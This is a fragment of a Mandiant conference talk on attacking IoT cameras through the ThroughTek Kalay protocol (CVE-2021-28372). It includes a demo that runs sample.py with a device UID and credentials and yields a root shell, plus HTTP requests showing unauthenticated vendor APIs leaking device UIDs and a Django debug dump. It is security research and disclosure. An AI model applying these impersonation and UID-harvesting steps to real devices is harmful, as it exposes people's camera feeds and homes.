Custom Authentication




Case Study #2: Breaking Custom Authentication




Case Study #2: Breaking Custom Authentication




Case Study #2: Breaking Custom Authentication




Case Study #2: Breaking Custom Authentication



Case Study #2: Breaking Custom Authentication



Case Study #2: Demo Time!



The image displays two terminal windows side-by-side, illustrating a penetration test. The left window is a local terminal on a machine named 'analyst@A12310-DEV'. The right window is a remote terminal connected via SSH to a machine named 'malicious-kitty'.

Left Terminal (analyst@A12310-DEV):

```
analyst@A12310-DEV: /repos/tutk/test/pytutk$ python sample.py z $TUTK_UID $TUTK_USER $TUTK_PASSWORD 2>/dev/null
```

Right Terminal (root@malicious-kitty):

```
root@malicious-kitty:~#
```

The right terminal shows a successful SSH connection to the target machine. The prompt is 'root@malicious-kitty:~#', indicating root access. A status bar at the bottom of the terminal window shows the connection details: 'aspix — root@malicious-kitty: ~ — ssh -i ~/.ssh/malicious-kitty root@143.198.156.97 — 90x22'.

The left terminal shows the execution of a script 'sample.py' with arguments 'z \$TUTK_UID \$TUTK_USER \$TUTK_PASSWORD' and output redirected to '/dev/null'.

Case Study #3: Insecure Web APIs?

- TUTK UUIDs were infeasible to brute-force
 - 20 bytes, pseudorandom
- The existence of CVE-2021-28372 means protecting customer TUTK UUIDs is of the utmost importance
- IoT Camera apps often write their own APIs to access TUTK UUIDs
 - E.g. GET /api/device/get_uuid
- We assessed whether these APIs were implemented correctly

Case Study #3: Insecure Camera APIs


- IP camera APIs were often not built with security in mind
 - Many APIs returned the TUTK UID tied to an account
 - For some vendors, these API calls were either:
 - Unauthenticated
 - Used default credentials
 - Enumerable UIDs

```
1 GET /d/ HTTP/2
2 Host: auth.
3 Accept: application/json, text/javascript, */*;
  q=0.01
4 Authorization: Basic
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
  10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
  EseeCloud/1.0.1 Chrome/51.0.2704.103 Electron/1.2.5
  Safari/537.36
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US
8
9

1 HTTP/2 200 OK
2 Content-Type: application/json
3 Content-Length: 118
4 Date: Tue, 05 Apr 2022 14:17:09 GMT
5 X-Amzn-Requestid: 307e91f3-6161-42eb-b780-bef438240ffc
6 X-Xss-Protection: 1;mode=block
7 Allow: GET, POST, PATCH, DELETE, HEAD, OPTIONS
8
9
10
11
12
13
14
15
16
17
18 {
  "code":200,
  "my":[
    {
      "name":"Office DVR",
      "uid":"3111A",
      "account":,
      "password":
    }
  ]
}
```

Case Study #3: Insecure Camera APIs

- API infrastructure was also not designed with security in mind
- Surface-level reconnaissance
 - Sending a malformed payload caused one API to throw an internal server error
 - Django debug mode was enabled
 - Environment variables dumped
- Did not exploit further
 - Mass compromise of TUTK UIDs seems possible



```
1 GET / HTTP/2
2 Host: auth.
3 Accept: application/json, text/javascript, */*;
  q=0.01
4 Authorization: Basic HUH
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
  10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
  EseeCloud/1.0.1 Chrome/51.0.2704.103 Electron/1.2.5
  Safari/537.36
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US
8
9
10
11
12
13
14
15
16 TypeError at /.../
17 Incorrect padding
18
19 Request Method: GET
20 Request URL: https://.../execute-api.us-east-2.amazonaws.com/.../prod_sec/d/...
21 Django Version: 1.10.5
22 Python Executable: /usr/bin/python2.7
23 Python Version: 2.7.18
24 Python Path: ['/var/task', '/opt/python/lib/python2.7/site-packages', '/opt/python', '/var/
  /var/runtime', '/usr/lib/python2.7.zip', '/usr/lib64/python2.7', '/usr/lib64/python2.7/plat
  /usr/lib64/python2.7/lib-tk', '/usr/lib64/python2.7/lib-old', '/usr/lib64/python2.7/lib-dy
  /usr/local/lib64/python2.7/site-packages', '/usr/local/lib/python2.7/site-packages',
  /usr/lib64/python2.7/site-packages', '/usr/lib/python2.7/site-packages', '/usr/lib64/pytho
  /usr/lib/python2.7/dist-packages', '/opt/python/lib/python2.7/site-packages', '/opt/python
25 Server time: Tue, 5 Apr 2022 14:23:26 +0000
26 Installed Applications:
27 (u'django.contrib.admin',
28 u'django.contrib.auth',
29 u'django.contrib.contenttypes',
30 u'django.contrib.sessions',
31 u'django.contrib.messages',
32 u'django.contrib.staticfiles',
33 u'rest_framework',
34 u'account_management',
35 u'device_management',
36 u'channel_management',
37 u'favorite_management',
38 u'storages')
39 Installed Middleware:
40 (u'django.contrib.sessions.middleware.SessionMiddleware',
41 u'django.middleware.common.CommonMiddleware',
42 u'django.middleware.csrf.CsrfViewMiddleware',
43 u'django.contrib.auth.middleware.AuthenticationMiddleware',
44 u'django.contrib.messages.middleware.MessageMiddleware',
45 u'django.middleware.clickjacking.XFrameOptionsMiddleware')
```



Conclusions

Conclusions

- Compromising a modern IoT device locally is often easy
- Lack of hardening measures on devices led to RCE in all cases we explored
- Devices utilizing the Kalay protocol without “AuthKey” can be impersonated and accessed by attackers (CVE-2021-28372)
- Kalay UUIDs need to be protected and retrieved securely from web APIs
- Huge thanks to: CISA, ThroughTek, and various camera vendors, and of course Nullcon!



Thank You.



MANDIANT

YOUR CYBERSECURITY ADVANTAGE



NULLCON